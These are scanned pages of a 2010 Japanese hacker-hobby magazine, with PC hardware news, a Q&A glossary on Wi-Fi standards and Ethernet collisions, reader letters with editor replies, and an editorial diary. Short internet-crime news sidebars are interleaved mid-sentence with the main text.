ちなみに、アキバで699円で買ってきた格安の4GB USBメモリでもやってみたところ、そちらでは約13分と、インストールDVDとそれほど変わらない時間だった。やっぱり、USBメモリの速度はかなり重要な感じだね。とはいえ、光学式ドライブ不要でWindows 7のインストールができるのはかなり便利なので、この速度でも満足できる。4GBのUSBメモリが1000円未満で買える今、試してみる価値は十分にあるんじゃないかな。

ン(RIM)社が規制を回避することで合意に達したと報じた。ブラックベリーは電子メールなどのデータが暗号化され、外国のサーバーにいったん送られる仕組み。UAEなどの当局は、データにアクセスできないため「国内法の規制が及ばず治安上の懸念がある」として、電子メールなどを規制すると発表していた。<8/7 時事>

ハードウェアニュース&プチ製品紹介「店長日記」

インテルはCore iシリーズの後継にあたる新世代のCPU「Sandy Bridge」を発表、2011年初頭に市場に出す予定となっている。一方、AMDからは新CPUが発売された。CPUやPCの買い換えを考えている人は、来年まで待って「Sandy Bridge」を使うか、AMDの新CPUを購入するか、悩ましい状態だ。

PCパーツ インテル、次世代CPU「Sandy Bridge」を発表

インテルは、9月中旬に米国で開催した「Intel Developer Forum 2010」で、現在発売されているCore iシリーズの後継にあたる次世代CPU「Sandy Bridge」の詳細を発表した。基本的なアーキテクチャは、現在のCore iシリーズを踏襲しているが、コアあたりの処理能力を高めるとともに、256bit幅のSIMD拡張命令「AVX (Advanced Vector Extensions)」の搭載、強力にパワーアップしたGPUの内蔵、よりアグレッシブなクロック制御が行えるターボブーストの拡張などを実現し、処理能力がさらに向上している。中でも搭載GPUの処理能力は、2006年世代の統合GPUの26倍にも向上するとしており、現在のミドルレンジクラスの外部GPUに匹敵するパフォーマンスが実現されそうだ。

Sandy Bridgeは、32nmプロセスで製造され、2011年はじめに登場するとされている。製品名は、Core i7/i5/i3シリーズと、現在のCore iシリーズのブランド名がそのまま引き継がれる。また、対応チップセットとしては、Intel 6シリーズが投入されることになる。


インテルは、デスクトップからノートPCまで、一気にSandy Bridgeを浸透させていく予定としている。従来より大きくパフォーマンスが向上することを考えると、これから新しくパソコンを調達しようと思っていた人は、来年頭まで待つべきだろう。

PCパーツ AMD Phenom IIおよびAthon IIの新モデルを発売

インテルがSandy Bridgeを発表する裏で、AMDはPhenom IIシリーズおよびAthlon IIシリーズの最新モデルとなる7製品を投入し、9月下旬よりアキバなどのパーツショップで販売が開始された。

今回発売された新CPUは、Phenom IIシリーズとして、3.5GHz動作のクアッドコアモデル「Phenom II X4 970 Black Edition」、3.3GHz動作のデュアルコアモデル「Phenom II X2 560 Black Edition」の2モデル、Athlon IIシリーズとして、3.1GHz動作のクアッドコアモデル「Athlon II X4 645」と、3.3GHz動作のデュアルコアモデル「Athlon II X2 265」の4製品。これらは、それぞれのシリーズの最上位として位置付けられるもので、従来モデルに比べ動作クロックが向上している。また、6コアCPUの「Phenom II X6 1075T」や、Athlon IIシリーズの低消費電力モデルとなる「Athlon II X4 615e」および「Athlon II X2 250e」も発表されているが、こちらは9月24日時点ではまだ発売されていない。

Sandy Bridgeの影に隠れてしまってはいるものの、最上位のPhenom II X4 970 Black Editionの実売価格は1万8000円を切り、その他のモデルも1万円前後と非常に安価なため、コストパフォーマンスは相変わらず優れている。Sandy Bridgeまで待てないというのであれば、新Phenom IIシリーズやAthlon IIシリーズで安価に自作してしまうというのもいいかもしれない。



2万円を切る価格で販売されたPhenom II X4 970 Black Edition。コストパフォーマンスは非常に高い


はみだしインターネット事件簿》 8月9日　フジテレビ(東京都港区)のホームページに、社屋内にあるローソンの商品に青酸カリを混入させたと書き込んだとして警視庁東京湾岸署は9日、威力業務妨害の疑い



CULV CeleronとIONを組み合わせたmini-ITXマザーが登場

Atomシリーズが、メモリコントローラとGPUを統合した「Pine Trail」に切り替わったために、NVIDIAの「ION」チップセットは活躍の場を奪われたかに見えた。事実、Pine Trail登場以降、ION搭載マザーはほとんど登場しておらず、かろうじてNVIDIAが投入した「ION 2」も、あまり注目を集めていない。しかし、IONはまだ死んでいなかった。香港のPCパーツメーカーZOTACから、CPUとしてAtomシリーズではなく、いわゆるCULV版のCeleronを採用したマザーボードが登場したのだ。デュアルコアのCeleron SU2300を搭載する「IONITX-P-E」と、シングルコアのCeleron 743を搭載する「IONITX-N-E」の2製品だ。

Atomシリーズ搭載のIONマザーボードは、統合GPUの描画能力は他のAtom搭載製品に比べ大幅に優れ、ブルーレイディスクや地デジなどのフルHDコンテンツも余裕で楽しめるという点が特徴。ただ、統合GPUの処理能力に比べCPUの処理能力が低く、せっかくの優れたGPUパワーを活かしきれない場面が多かったのも事実。しかし、今回登場したマザーなら、Atomよりも圧倒的に優れるCPUパワーがあるため、より幅広い用途に余裕を持って活用できるはずだ。筆者もこの2製品には大いに注目しているので、今後手に入れられれば、本連載でも取り上げたいと思う。




デュアルコアCeleron SU2300を搭載する「IONITX-P-E」は実売価格2万円ほど



ファイナルファンタジー XIVの深夜販売が実施!

アキバでの深夜販売と言えば、最新Windowsの販売が真っ先に思い浮かぶだろう。他には、最新CPUや、面白いところではPT1/PT2などのPCパーツなどでも行われている。そして、9月22日に、またある製品の深夜販売が行われた。それは、スクウェア・エニックスの最新MMORPG「ファイナルファンタジー XIV」だ。今年に入り、アキバではFF XIVを快適にプレイするために必要となる高性能ビデオカードや、FF XIVベータ版をプレイする権利が添付されたPCが飛ぶように売れるなど、FF XVI特需といった雰囲気となっていた。とはいえ、まさか深夜販売されるとは思っていなかったため、筆者もかなり驚いた。


今回深夜販売されたのは、正規の製品版よりも1週間早く発売される、限定版の「ファイナルファンタジー XIV コレクターズエディション」。実際にログインできるのは、22日の午前10時からだったため、深夜に手に入れる必要性はあまり高くないようにも思える。ただ、熱心なファンは、10時ちょうどからすぐにプレイできるように、いち早く手に入れてインストールを完了させておきたいわけだ。そして、深夜販売には300人近いファンが集まり、なかなかの盛況ぶりだったようだ。それにしても、早く入手してもプレイできない製品を深夜販売し、盛り上がるアキバは本当に面白い。



深夜販売と行列はニュースサイトでも大きく報じられた(http://game.watch.impress.co.jp/docs/news/20100922_395491.html)

で、愛知県無職(30)を逮捕した。同署の調べによると、容疑者は5月11日午前8時10分ごろ、フジテレビHPのニュース番組の視聴者の書き込み欄に「フジテレビのローソンに青酸カリを混ぜた」と携帯電話から偽名を使って書き込み、点検のために約1時間半、コンビニ「ローソンフジテレビ店」の営業を停止させるなど業務を妨害した疑いが持たれている。<8/9 産経>

記事に出てきた言葉をやさしく解説してくれる



TIP先生のネットワーク基礎用語

文● TIP

HackerJapanでは、ネットワークやPCの専門用語がたくさん出てきます。その中から基本的な用語をTIP先生が選んで説明するコーナーです。今回は「IEEE 802.11」(前号P60)と「コリジョン」(同P7)を取り上げます。

無線LANの規格「IEEE 802.11」の秘密





ハ:無線LANの機器のパッケージやWebなどに「IEEE 802.11b準拠」とか「IEEE 802.11n draft 2.0準拠」書いてあるのを見ますが、この「IEEE 802.11」って何ですか?

T:IEEE 802.11というのは、パソコンやゲーム機などにも使われている無線LANの規格の1つです。最初の規格はIEEEの「IEEE 802.11」という無線LAN標準化のワーキンググループ(作業部会)で、1997年に定められました。

ハ:「IEEE」っていうのは何ですか?

T:IEEE(アイトリプルイー、The Institute of Electrical and Electronics Engineers, Inc.)は世界最大の電気電子学会のことで、本部は米ニューヨークにありますが、世界160ヵ国に37万5000人の会員がいて世界中で活動しています。主にエレクトロニクスに関する学会を開いたり論文を発行したり、専門委員会を開いて技術標準を定めたりしています。IEEEが定めた技術標準の規格の名称はIEEEで始まります。

ハ:bとかnとかで何か違うんですか?

T:もともとは無線LANの規格を検討するタスクグループ(作業部会)の名前で、「Task Group b」や「Task Group n」などと呼ばれています。そこで決定したIEEE 802.11bやnなどはそれぞれ異なる無線LANの規格で、利用する周波数帯域や速度などが違います。それぞれの規格には、通信に使う信号をどのような電波や方式で送るかといったことを決める物理レイヤーの技術、その通信の信号をどのように他端末とやり取りするかを決めるMACレイヤーの技術などが規定されています。

ハ:どんな規格があるんですか?

T:いろいろあるので表にまとめました。他にもセキュリティの規格として「IEEE 802.11i」があり、WPAやWPA2などのセキュリティ標準が定められています。

ハ:今の主流はどれなんですか?

T:「IEEE 802.11n」に準拠したものが主流です。MIMO(Multiple Input Multiple Output)という複数アンテナで送受信を行う技術や、複数チャンネルを結合して高速化するチャンネルボンディングなどが特徴です。規格での最大伝送速度は600Mbpsですが、日本国内では電波法上の制限により300Mbpsまでしか出すことができません。

ハ:将来的な新しい規格なんかも進んでるの?

T:IEEE 802.11VHT(Very High Throughput)というワーキンググループでは、次世代のギガビットWi-Fiの規格の策定が進んでいます。他にもさまざまなワーキンググループがあり、次世代の規格などが議論されています※。

ハ:他にIEEEで定めた技術標準にはどんなものがありますか?

T:無線LAN関連の「IEEE 802.11」という規格は「IEEE 802」というLAN(Local Area Network)、MAN(Metropolitan Area Network)、PAN(Personal Area Network)などの技術標準を定めています。例えば、有線LANは「IEEE 802.3」で定められています。他にも身近なものには、FireWire(i.LINK)の「IEEE 1394」などがあります。

いろいろある無線LANの規格

名称	周波数帯	公称速度
IEEE 802.11	2.4~2.5GHz	2Mbps
IEEE 802.11b	2.4~2.5GHz	11Mbps/22Mbps
IEEE 802.11a	5.15~5.35GHz/5.47~5.725GHz	54Mbps
IEEE 802.11g	2.4~2.5GHz	54Mbps
IEEE 802.11n	2.4~2.5GHz/5.15~5.35GHz/5.47~5.725GHz	600Mbps

※http://www.ieee802.org/11/QuickGuide_IEEE_802_WG_and_Activities.htm

はみだしインターネット事件簿 8月9日 ネット上で個人向けにデータ保存サービスを提供するEVERNOTE(エバーノート、米カリフォルニア州)で7月1日~4日、同社のシステムに不具合が発生し、一部の

ネットワーク上で信号がぶつかる「コリジョン」




ハ:コリジョンというのは何ですか?

T:ネットワーク上にデータを送信する場合、別々の端末から同じ回線に同時にデータが送り込まれると、信号が衝突するという現象が起きることがあります。この衝突現象のことをコリジョン(collision)と呼びます。イーサネット(Ethernet)のように、通信に使う媒体を共有するネットワークの場合には衝突が発生してしまいます。

ハ:信号がぶつかるとどうなるんですか?

T:信号が衝突すると、衝突したお互いのデータが壊れてしまいます。通信の方式によっては、ネットワークが混雑してくると衝突が多数発生するため、性能が急激に低下することになります。

ハ:その通信の方式って?

T:例えば、イーサネットで使われているCSMA(Carrier Sense Multiple Access)方式があります。CSMA方式では、複数の端末が1つの伝送路を共有している場合、そのデータの送信権が早い者勝ちで決まるコンテンション(Contention)方式を採用しています。

ハ:CSMA方式で衝突が多数発生するのは解決しているのですか?

T:CSMA方式を改良した、CSMA/CD(Carrier Sense Multiple Access/Collision Detection:搬送波検出多重アクセス/衝突検出)方式と呼ばれているものがあります。

ハ:CSMA/CDではどうやって衝突を回避しているんですか?

T:データを送信したい端末は、伝送路の通信状況を監視し、搬送波と呼ばれる情報が載った信号が流れていないことを確認してからデータを送信します。

それでも、他の端末も同時にデータを送信してくる場合があるので、データの送信を行いながら電圧を監視して、もし衝突を検出した場合には、再度データの送信を試みます。この衝突を検出する部分がCD(Collision Detection)です。

ハ:再度送ってもまた衝突したらどうするんですか?

T:衝突したもう一方の端末が同じタイミングで送ってこないように、TBEBアルゴリズムという再衝突をうまく避ける仕組みを使っています。

ハ:そのTBEBアルゴリズムはどんなアルゴリズムですか?

T:衝突検出するとランダムな遅延時間を加えて再



度送出し、そして再び衝突すると遅延時間を倍にするというアルゴリズムです。これによって、再送信のタイミングがずれるようにしています。

ハ:それでもまだまだ衝突し続けたら?

T:TBEBアルゴリズムでは、再送のタイミングは最大で1024スロット時間(1スロット時間は512ビット時間、10BASE-Tでは51.2マイクロ秒、100BASE-TXでは5.12マイクロ秒まで)になっています。つまり、再送のタイミングは最大で1024個しかありません。もしイーサネットの同一セグメント上に1025台以上存在すると、通信がきちんとできなくなる可能性があります。

ハ:この先もCSMA/CD方式が使われるのですか?

T:CSMA/CDが役に立ったのは、イーサネットでリピーターハブが使われていて、半二重通信だったころです。半二重通信というのは、トランシーバーのように片方が通信をしているときは、もう一方が通信できないという通信方式です。つまり、半二重通信では送受信を同時に行うことができません。

ハ:今は半二重通信ではないのですか?

T:今は双方向同時にデータの送受信を行うことができる全二重通信が主流です。10Base-Tや100Base-Tなどのイーサネットでは、ツイストペアケーブルという送受信のために別の配線が使われるケーブルを使っているので、全二重通信を行うことができるようになっています。そして、全二重通信の場合にはCSMA/CDによる制御は不要になります。また、ネットワーク上では信号を制御するスイッチングハブを使っているので、衝突が起きにくいようになっています。そしてギガビットイーサネットの1000Base-Tでは、半二重通信がサポートされていないので、この先CSMA/CD方式の出番はないかもしれません。

利用者のデータが消失したことがわかった。同社は、該当する利用者に不具合を説明するメールを、デビッド・エンバーグ最高技術責任者(CTO)名で送り、年間45ドル(約3800円)の有料サービスを1年間無償で提供する。<8/9 毎日>



ハカ子の部屋

気が付けば10月に突入。9月の後半まで猛暑が続いたので、今年の秋はとても短いような気がします。しっかりと秋を堪能するために、梨、柿、栗、秋刀魚などをたくさん食べたいと思います。では、みなさんのお便りを紹介していきます。



9月号「ハカ子の部屋」にて教えていただいた「ファイナルデータ」で2ファイル以外復旧できました! …が、実は復旧できなかったファイルの1つがいちばん救出したかったんです。とにかくアドバイスありがとうございました!!
(BOROKU/36歳/三重県)



ありゃりゃ。せっかく復旧できたのに、お目当てのデータがサルベージできなかったとは残念無念。データの復旧は「運」という要素も重要になってきますからね。きっとBOROKUさんの運は違う場面で活躍するのではないでしょうか。宝くじで3億円当たるとか。



ついに無線LANアダプターGSKYを売っていた業者が捕まっていましたね。TVニュースで見ましたが、解説に「ラジオライフ」の方が出演していました。こういうときこそ「HackrJapan」にがんばってほしい!!! HackerJapan編集部に連絡が来るように、TV局の連絡帳をハックする方法をみんなで考えましょう。
(ねむたし/32歳/福岡県)



「無線LANセキュリティの教科書」の発売直前のニュースだったのでビックリしました。タイミングがいいのか悪いのか(笑)。現行法では無線LANアダプターの販売だけでは逮捕は難しいと

涙のブギーボード

以前、本誌のコラム「物欲マニア」でも紹介した電子メモパッド「ブギーボード」を約4000円で購入した。「ブギーボード」は、感圧式の液晶画面を採用しており、先の尖ったものであれば画面に自由に文字が書け、ボタン一発で消去ができる。重さが115.8gとiPad(Wi-Fi + 3Gモデル730g)はもちろんKindle 3G + Wi-Fi(247g)より軽い。今日やる仕事を書き出して進捗をチェックしたり、電話中にメモを取るのに大変便利。こんな素敵なアイテムを周りにいるiPadユーザーやKindleユーザーに自慢するが、なぜかみんな羨ましがらない。しかもデスクに置いているとハッキング(=イタズラ書き)される始末(涙)。便利でオススメなんだけどな～



第三者による改ざんが手軽にできてしまう脆弱性がある(涙)

はみだしインターネット事件簿
8月25日　携帯電話会社「au」と「ソフトバンク」の携帯電話の公式サイトから、未成年者に有害なアダルトサイトとギャンブルサイトに直接接続できる状態になっていたことが、

考えられていました。何かいろいろと裏がありそうな事件ですね。解説は「ラジオライフ」の人が出演いたんですか？　残念ながらHackerJapan編集部には取材の電話は全く来ず。本誌はまだまだ知名度が低いと実感しました。やはり知名度を上げるのはHackerJapanを見て犯罪を…　冗談ですよ！　悪いことはしちゃ絶対にやってはダメですよ！



Vlad氏が以前コラムで紹介していた、北朝鮮製のOS「Red Star」が最近Bittorrentで入手できるようになってます。私も入手して少し触ってみましたが、既存のディストリビューションにない非常に個性的なLinuxに仕上がっています。
(stat/46歳/大阪府)



おお、Red StarはTorrentで入手できるんですね。ハカ子も「Red Star」を知った当時、ぜひ触ってみたいと頑張って探したのですが見つからず。ガッカリして毎日酒におぼれる日々を送り、会社もさぼっていましたが、Red Starを手に入れれば社会復帰ができそうです。どのあたりが個性的か大変気になりますね～　立ち上げた瞬間に「同志よ!　起動してくれてありがとう。ネットワーク上にあるPCのデータは全部頂いた!」とポップアップが出たらビックリしますね。



HackerJapanは「ムー」や「ラジオライフ」と同じように特集のテーマが固定されている。定番ネタは手堅いのだろうが…　内容にも感動すら憶える。さぞや取材費が浮くことだろう。好きなので見てしまうが。私は醒める。もっと過激に新しいことに挑戦して行くべきだ。
(やっぴ/49歳/長崎県)



定番ネタで固定されているというご指摘はもっともですね。何か新しい特集ネタは日々考えているのですが、イイものは簡単には出てきません。そこで、やっぴさんが読みたい特集があれば、ぜひ具体的にリクエストをお願いします。もちろん犯罪を助長するようなテーマはなしですよ。みなさんからも「こんな特集が読みたい!」というお便りお待ちしておりますー♪



おおひさちづる
下町ネット漫画家。今回は「高橋名人「ゲーマーなら自力でクリアしろ」…攻略wikiに頼り、実況動画で満足する今のゲーマー」より。
http://blog.livedoor.jp/dqnplus/archives/1544693.html



いつも楽しく読ませてもらってます。HackerJapanを読んでいてDEFCONの存在を知りました。来年から自分も参加しようと思うのですが、

警視庁の調査でわかった。同庁は25日、両社に対し、未成年による接続を制限するなどの対策をとるよう文書で要請する。
<8/25 読売>

英語が苦手なので頑張って勉強します。
(Crauser/21歳/長崎県)



その意気込みは素晴らしいですね。若いうちはなんにでもチャレンジ! 英語はある程度わからないとコミュニケーションがとれないので、勉強はしておいた方がいいですね。プレゼンに関しては、事前に資料を手に入れて下調べをしたり、発表中の画面を翻訳していけば、英語能力がそんなに高くなくても理解できるみたいです。が、当然ネットワークやPCといった専門知識がないと辛いみたいですが。ぜひ参加したら、取材に行っているHackerJapanの編集部員に声をかけてくださいね〜



最近の記事は、昔に比べるとわかりやすくなってます。しかし記事のとおりに操作しても、うまくいかないことがあります。安くない本なので、うまくいかないときはかなりショックです。先日もBackTrack 4をLive DVDで使用しようと試みましたがインターネットに繋がらず悩んでいます。特集については、つまずきやすい所のアドバイスやQ&Aなどのページも作ってほしいですね。
(デメ/49歳/大阪府)



わかりづらい箇所があって申しわけないです。ちなみにBackTrack 4でネットに繋がらない原因ナンバー1は「最初のターミナル画面でstart-network とタイプしていない」です。もしデメさんもこの操作をしていないなら、ぜひやってみてください。操作済みであれば、ネットワークカードの認識がきちんとできていない可能性がありますね。操作する時にひっかかる個所はなるべく解説をしているのですが、初心者の人がどこでつまずくかライターさんがわからない場合もあります。「このページのココがわからなかった&難しかった」とお便りに書いてもらえれば、ライターや担当編集にフィードバックして次号に活かすことができるので、みなさんご協力お願いします。



近所の本屋さんに行き「HackerJapanください」って言ったら、店員さんに「それなんですか、本ですか?」って言われました。頭にきたので…「ここに野菜買いに来たと思ってるの?」と私が言ったら、書店さんはムッとしていました。結局はネットで購入し、これからもネットで買おうと誓いました!
(ともぞう/55歳/宮城県)



それは災難でしたね〜 ananやCanCam、小悪魔agehaに比べたら本誌の知名度はまだまだ低いので、ともぞうさんを不愉快な気持ちにさせてしまって申しわけないです。本誌が少年ジャンプ並みに売れていたら… あ、ともぞうさんの力で、HackerJapanを少年ジャンプの付録にすることはできませんかね? …難しいですか、そうですか(涙)。と、冗談はここまでにして、地方の本屋さんでHackerJapnを購入できないという話はよく聞きます。そんな悩みでお困りの方はFujisan.jpを利用してみましょう。送料無料で毎号送ってくれますよ、お勧めです!



前号の特集であった「インターネット法律相談 無線LAN特別編」をじっくりと読みました。無線LANはどんどん普及しているので、今後無線LANにまつわるトラブルは頻発するでしょう。そんな時代になれば記事に書いてあったような判例が増えてくるに違いありません。今後の情報教育の中で無線LANを利用して、どのようなことをしたら罪に問われるのかしっかりと教えていってほしいですね。無線LANで一生を棒に振らせないために。本来ならばすぐに行うべきですが。
(塩沢達成/48歳/埼玉県)



無線LANに関しては、実際に裁判をしてみないとハッキリとわかない点が多いのが難しいですね。しかし、無線LANの利用者が今後も増えていくのは確実で、塩沢さんが指摘するとおりトラブルも増加することは間違いありません。電波を管轄する総務省は、グレーの状態でほったらかしにするのではなく、きちんとしたガイドラインを提示すべきですよね。



岡崎市立中央図書館の事件は怖いなと思いました。故意でなくて誤解を招く行動をとるだけで、逮捕&勾留されるとはおかしいことです。実名も報道されているので不起訴となってもそのペナルティは大きいものです。確かに一般利用者は心配ないのでしょうが、研究者や技術者の方はガクブル

はみだしインターネット事件簿

8月26日 神奈川県茅ヶ崎市は25日、同市立浜之郷小学校の内部資料が22〜23日にかけて、同小の校門や周辺の路上に放置されているのが見つかった、と発表した。

ぎりぎり ~~ほのぼの~~ 編集部便り 10月8日版

毎度お馴染みの出だしだが、この文章は9月30日に書いている。発売日は10月8日! 1週間を切っている状態だ。しかも特集がまだまだ終わらず… と、編集部は非常に危機的な状況にある。ハリウッド映画ならば、ここでスーパーヒーローが登場し、一瞬でこのシチュエーションを解決してくれるのだが、現実にはそんな都合のよい展開はない。逃げることは許されないので、結局頑張るしかない。

よし、頑張るゾー! と気合いを入れた瞬間、Amazonから小包が届いた。中を開けるとそこには「Amazon Kindle 3G + Wi-Fi」が! すでに文字と画像が画面に表示されているのだが、まるで紙に印刷されたように美しい。取り出してみるとその薄さと軽さにビックリ! iPadを持ち運んでいると、重くて重くて肩こり警報がすぐに出てしまうのだが、Kindleであれば小説「大菩薩峠」(全41巻)を一気に読んでも、きっと平気だ。さっそくPDFをKindleに取り込んで表示させてみたり


電子インクを利用しているため、電源を落としてもこのように画面が表示される

(文字が中心のコンテンツなら実用的ですが、画像が多いPDFは読みづらかったです)、3G経由でネットに繋いで(なんと通信料無料!)確認くんにアクセスしたり。これで189ドルは安いな～ と部内で遊びました。あれ、われわれは何か大切なことを忘れているようだが… まあKindleが面白いからいっか!

ですよね。
(DIO/39歳/三重県)


今回のコラム404で、岡崎市立中央図書館をずっと追っている他力本願堂本舗さんが記事を書いているので、そちらもチェックしてくださいね。また、なんと、今日(9月29日)岡崎市立中央図書館から利用者の個人情報が流出したと報道がありました。今後もどのような展開になるか、目が離せない事件です。


ついつい勢いで中華Pad(ePad)を買ってしまいました(iPadを買うお金がないということでもありますが)。せっかくだから、使い倒したいのでAndroidのrootの取り方とか、HJぽい特集をお願いします。
(Yooo/44歳/京都府)


なんと、今回の「さすらいのアンロッカー」は、中華Padのroot化お話です。タイミングいいですね～ あ、ただしePadではなく「Witstech A81-E」という機種ですが。こちらもお値段は1万6000円ぐらいから購入できるので、買ってみてはどうでしょうか。両手に中華Padを持って街を歩けば「キャッ～～ あの人右手にePad、左手にWitstech A81-E持ってモバイルしているわ。iPadじゃないところが素敵、結婚して!!」とギャルにモテモテ間違いなし。持っててよかった中華Pad! あ、効果がなくてもハカ子は責任は持てませんので悪しからず。


面白い記事をありがとうございます。いつも忘れたころに発売される感じが憎いですね(笑)。お小遣いには結構響きますが… 今回は無線LANについてでしたが、街に出てPSPとかで無線LAN APのチェックをするとWEPの多さとパスなしに驚きます。やっぱり、HackerJapanを読んでいると、世の中のITに関する見方が変わります。すべてのセキュリティを甘く見ている人間に見せてやりたいですね。今回も面白い内容をありがとうございました。
(xぺりあ/15歳/茨城県)

資料は同小の女性教諭(35)が2008年5月に紛失したUSBメモリに保存したもので、同小は悪質ないたずらの可能性もあるとみている。同市によると、資料は計18枚で、中身は女性教諭が紛失当時、担任だった4年生の学級名簿と、以前臨時職員を務めていた秋田県内の小学校の児童1人の行動記録。名簿には児童29人の氏名や電話番号などが書かれていた。<8/26 読売>



以前から「WEP」は危ないぞ～～といわれてますが、まだまだWEPを使っている人は多いですよね。知り合いが使っているようでしたら、許可をとって、ぜひクラックしてその危険性を見せてあげましょう。許可を取らずにやっちゃうと逮捕される可能性があるので、厳禁ですよ！　厳禁ですよ！　大切なことなので2度言いました。



現在使用している2001年製のWindows XPマシンの動作が重く、そろそろ不満なときに、なんと父親が最新のWindows 7搭載のPCを買ってきました！　これで俺もウハウハだぜェ!!　と喜んでいたところ、父親から「オマエなどには使わせんわﾃﾞｭｳﾙｧｧｧ」との一声。あぁ、殺意が…　そこそこの性能を備えたPCが欲しいので、「ネットで稼げるアフィリエイトサイト特集!」とかやってください～(緋龍/15歳/鳥取県)



もしPCがデスクトップだったら、中身のパーツをこっそり取り替えて…　っていうのはダメですよ！　もしくはWindows 7にアカウントを作って、リモートデスクトップ…　というのも許可を取らないとダメですよ！　ここはテストでいい点を取って、お父さんに「新しいPC買って(クネクネ)」とおねだりしましょう。



前世紀から愛読しています。常々細かい部分も含めて、最新情報にいろいろな視点から触れた記事が満載なんですが、個人的にはもったいないことに斜め読みになってる部分がかなりあるので、老後に読み返してノスタルジックになろうかと今から思っています(当然そのころには完全にレガシーテクノロジーの情報になっているでしょうが)。(たけ/38歳/神奈川県)



初期のころから愛読していただきありがとうございます！　本誌は情報がギュッと詰まっているので熟読するとかなりの時間がかかります。ぜひ老後の楽しみにとっておいてください。再現する環境がまだあるか疑問ですが…



次に、HackerJapanの特集をまとめたムック「ハッキングの達人」に寄せられたご意見を紹介します。



本当は電子書籍で出してほしいところです。iPhone 4も解像度が上がって、予約をしたところです。本の良さもあるのですが、いつでもどこでも環境があれば読めるのを目指してます。(あと/37/長野県)



付録DVDに全ページのPDFデータを収録していますが、KindleやiPhoneだと読みにくいですよね。残念ながら電子書籍のみの販売はしていません。しかし、編集部としても電子書籍は積極的に活用したいと考えているので、今後にご期待下さい。



BackTrackには多数のツールがインストールされていますが、これらの使い方を自分で調べるにはかなり大変です。なので、この本はツールの用途と使い方などが、わかりやすくまとめられており、非常に参考になりました。BackTrackはセキュリティに関する検証や、一般的な脆弱性の調査を自分で実施するツールとしても有効なので、手元に置いておきたい1冊です。(Sixbyte/32/東京都)



多くのツールが収録されているBackTrackですが、あまりにもその数が膨大すぎてなかなか解説されていません。ここまでしっかりと解説しているムックは「ハッキングの達人」が初めてなのではないでしょうか？　ぜひ良書としてお知り合いにも勧めてください♥



ハッカージャパンは人気の特集号は売り切れが多いので、このようなムックを今後も発売してほしいです。「レトロハッカーズ」を書籍で発売してほしいです。副題を工夫しないとネットワークの犯罪者の本と間違われるかも知れないですね。(かめちゃん/51/愛媛県)



「レトロハッカーズ」の書籍化リクエストありがとうございます。読者の方から書籍化の要望があったと担当部署に伝えます！　確かに「レトロハッカーズ」だけだと、怪しい本と勘違いされそうですね。どんな副題がいいですかね～　「レトロハッカーズ　～天才たちの軌跡」…　うーん、平凡すぎますね。いいアイデアがあればお便りで教えてください。

はみだしインターネット事件簿　8月28日　インターネットの会員制交流サイト「ミクシィ」上で、「難病に苦しんでいる」とうその情報を書き込んだ愛知県の女から金をだまし取られたとして、福岡市の女性が、こ

HackerJapan公式サイト&ブログのご紹介

HackerJapanの公式サイトとブログのご紹介。「プレゼント&アンケートフォーム」からの応募は「公式サイト」から。編集部のはみ出し情報や告知、番外プレゼント情報を掲載している「公式ブログ」も見てくださいね。

HackerJapan公式サイト
http://www.byakuya-shobo.co.jp/hj/



- ●アンケート&プレゼント応募フォーム
- ●最新号の特集や連載の大紹介
- ●DVDに収録できなかったデータをアップ
- ●誌面でフォローできなかった情報を掲載
- ●記事修正情報
- ●ライターさんのWebサイトへリンク
- ●別冊や増刊のご案内

ハッカージャパン公式ブログ
http://hackerjapan.blog55.fc2.com/



- ●編集部員がエントリーしています！
- ●コメント機能・トラックバック開放中
- ●公式サイトと違って、更新頻度が高い
- ●誌面に掲載できない小ネタをアップ
- ●不定期にトラックバックを利用したプレゼントを開催中
- ●読者同士のコメント欄交流もOK

直接編集部にメール、ブログのコメント欄にポスト、トラックバックなど、いろいろな形で本誌を読んだ感想を、教えてもらえたら嬉しいです。



アンケート&プレゼント応募は公式サイトにあるフォームからの投稿をお願いします。官製ハガキや封書、電子メールでご意見·ご感想を送っていただいても結構です。お待ちしております。

あて先　〒169-8577　東京都新宿区高田馬場4-28-12
白夜書房　ハッカージャパン編集部　ハッカジャパン係
Web　http://www.byakuya-shobo.co.jp/hj/
メール　hj@byakuya-net.co.jp

の女を相手に約510万円の損害賠償を求める訴訟を福岡地裁に起こしていたことがわかった。訴状などによると、女はミクシィ上で2007年ごろから、血液の難病で入院し、骨髄移植を待ち続けていると偽情報を掲載。医師の夫、別の脳神経外科医などの人物を演じ分け、サイトに参加していた被害女性に難病患者と思い込ませた。<8/28 読売>

ライター紹介

●笠原利香
昔ブラジリアン柔術をやっていた。技の仕掛け方は3Dのチェスのようで知的。チャレンジ精神をかき立てられ大好きだった。が、膝の関節半月板を故障して引退。一昨日その半月板をまた故障してしまった。痛くて泣いてます。

●内藤陽介
ワールドカップもとっくに終わってしまい、いまさらという感じが強いのですが、10月26日から11月9日まで、展覧会の仕事で南アフリカへ行ってきます。展覧会そのものはヨハネスブルグで開催され、会期も10月31日までなのですが、それだけで帰って来てはもったいないので、展覧会終了後は喜望峰やヴィクトリアの滝などへも行ってくるつもりです。出発前には"嫁入り先"の決まっていない取材旅行ですが、たまにはこういうのもアリかな。

●伊原秀明
最後に巻き添えを喰らってしまい、久しぶりに原稿を書いた。風邪ひいた。

●Kana
Special Thanks to Jack@JPCERT!　HITCON取材の際に通訳してくれました(^_^)

●fkmr
DEFCON CTFで優勝できなかった罰として、今から四国八十八箇所を巡拝してきます。実はこの八十八箇所巡拝、2年連続2回目の出場となります。精神を鍛えて、来年こそはそろそろ優勝しないと…

●Oro
